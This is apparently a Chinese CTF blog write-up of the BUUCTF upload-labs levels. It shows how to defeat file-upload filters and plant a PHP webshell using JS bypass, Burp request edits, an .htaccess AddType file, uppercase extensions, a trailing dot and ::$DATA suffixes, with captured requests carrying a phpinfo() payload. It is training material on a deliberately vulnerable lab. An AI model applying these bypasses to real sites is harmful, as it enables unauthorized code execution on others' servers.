

BUUCTF upload-labs

原创

[oJiuJieZhong](#) 于 2021-10-11 14:10:50 发布 1742 收藏

分类专栏: [BUUCTF](#) 文章标签: [php](#) [html](#) [javascript](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/oJiuJieZhong/article/details/120700223>

版权



[BUUCTF 专栏收录该内容](#)

5 篇文章 0 订阅

订阅专栏


**

PASS-01 JS检查


**



①这里是前端JS限制了只能上传特定格式的文件



②这里我们可以在设置里面直接关闭网页的JS




CSDN @ojiujieZhong

③或者通过抓包的形式，绕过前端验证




④这里在burp suite中将jpg改成php





⑤这里上传成功




⑥我们也可以通抓包的形式来了解文件上传的位置

⑥我们也可以通过抓包的形式不了解文件上传的位置。



⑦通过webshell管理工具连接到上传的文件




**

①这是一关黑名单的过滤



②前提apache的conf中有以下配置

AddType application/x-httpd-php .php .phtml .phps .php5 .pht



③通过修改后缀名为其中一个，此处修改为phps，上传成功

**


PASS-04 .htaccess

**


同样是黑名单，区别是黑名单的内容更加丰富了，但是并没有添加.htaccess

```
(root@kali) - [~/桌面]
# cat .htaccess
AddType application/x-httpd-php .php .phtml .phps .php5 .pht .lzl
```


①首先写好 .htaccess 文件并先上传，这里我写了一个自己命名的后缀，如果后门去访问会以php文件的形式执行



②之后再上传我们写好的webshell



③访问我们上传的wehshell



PHP Version 7.2.21	
System	Linux 688e3b52cc18 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Aug 2 2019 06:44:48
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php/conf.d/php.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718

**

PASS-05 大小写绕过

**

这一关禁止了htaccess，但并没有将后缀名转换为小写，可以通过大小写的方式绕过

Request

```
ge/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----333961350711852849152
  372295002
8 Content-Length: 376
9 Origin:
  http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81
L0 Connection: close
L1 Referer:
  http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81/Pass-05/index.php?action=show_code
L2 Upgrade-Insecure-Requests: 1
L3
L4 -----333961350711852849152372295002
L5 Content-Disposition: form-data; name="upload_file";
  filename="testlzl.php"
L6 Content-Type: application/x-php
L7
L8 <?php
L9 phpinfo();
L10 ?>
L11
L12 -----333961350711852849152372295002
L13
L14 Content-Disposition: form-data; name="submit"
L15
L16 上传
```

Response

```
51 <div id="upload_panel">
52 <ol>
53 <li>
54 <h3>
  任务
  </h3>
55 <p>
  上传一个<code>
  webshell
  </code>
  到服务器。
  </p>
56 </li>
57 <li>
58 <h3>
  上传区
  </h3>
59 <form enctype="multipart/form-data" method="post">
60 <p>
  请选择要上传的图片：<p>
  <input class="input_file" type="file" name="
  <input class="button" type="submit" name="
  </form>
61 <div id="msg">
62 提示：此文件类型不允许上传！
63 </div>
64 <div id="img">
65 </div>
66 </li>
67 <li id="show_code">
68 <h3>
69 代码
70 </h3>
71 <pre>
72 <code class="line-numbers language-php">
  $is_upload = false;
```

①将php改为PHP,上传成功

Request

```
ge/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----333961350711852849152
  372295002
8 Content-Length: 376
9 Origin:
  http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81
L0 Connection: close
L1 Referer:
  http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81/Pass-05/index.php?action=show_code
L2 Upgrade-Insecure-Requests: 1
L3
L4 -----333961350711852849152372295002
L5 Content-Disposition: form-data; name="upload_file";
  filename="testlzl.PHP"
L6 Content-Type: application/x-php
L7
L8 <?php
L9 phpinfo();
L10 ?>
L11
L12 -----333961350711852849152372295002
L13
L14 Content-Disposition: form-data; name="submit"
L15
L16 上传
```

Response

```
56 </code>
57 到服务器。
58 </p>
59 </li>
60 <li>
61 <h3>
  上传区
  </h3>
62 <form enctype="multipart/form-data" method="post">
63 <p>
  请选择要上传的图片：<p>
  <input class="input_file" type="file" name="
  <input class="button" type="submit" name="
  </form>
64 <div id="msg">
65 </div>
66 <div id="img">
67 <img src= \"..../upload/202110110819009281.P
68 </div>
69 </li>
70 <li id="show_code">
71 <h3>
72 代码
  </h3>
  <pre>
  <code class="line-numbers language-php">
    $is_upload = false;
```


这一关源代码没有过滤点，通过在后缀名后门上加上点，就可以绕过

```
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----342169561029574991543596093055
Content-Length: 377
Origin:
http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81
Connection: close
Referer:
http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81/Pass-07/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----342169561029574991543596093055
Content-Disposition: form-data; name="upload_file";
filename="testlzl.php."
Content-Type: application/x-php

<?php
phpinfo();
?>
```

```
01
02
03
04
05
06
07
08
09
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80

<input class= input_file type= file nam
<input class="button" type="submit" name=
</form>
<div id="msg">
</div>
<div id="img">

</li>
<li id="show_code">
<h3>
代码
</h3>
<pre>
<code class="line-numbers language-php">
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
if (file_exists(UPLOAD_PATH)) {
$deny_ext = array(".php",".php5",".php4
$file_name = trim($_FILES['upload_file'
$file_ext = strrchr($file_name, '.');
$file_ext = strtolower($file_ext); //转
$file_ext = str_replace('.', $DATA, $
```

**

PASS-08


**

这一关源代码没有过滤::\$DATA,利用windows系统特性，在后缀名后面加入，会把之后的数据当成文件流处理,不会检测后缀名。且保持之前的文件名。

```
10 Connection: close
11 Referer:
http://8d58ceff-eae0-40e3-8a13-2da815709b9e.node4.buuoj.cn:81/Pass-08/index.php
Upgrade-Insecure-Requests: 1
12
13
14 -----1917440999288787358242102492
15 Content-Disposition: form-data; name="upload_file";
filename="testlzl.php::$DATA"
16 Content-Type: application/x-php
17
18 <?php
19 phpinfo();
20 ?>
21
22 -----1917440999288787358242102492
23 Content-Disposition: form-data; name="submit"
```

```
上传区
</h3>
59 <form enctype="multipart/form-data" method="post" onsubmit="r
60 <p>
请选择要上传的图片: <p>
61 <input class="input_file" type="file" name="upload_file
62 <input class="button" type="submit" name="submit" value=
63 </form>
64 <div id="msg">
65 </div>
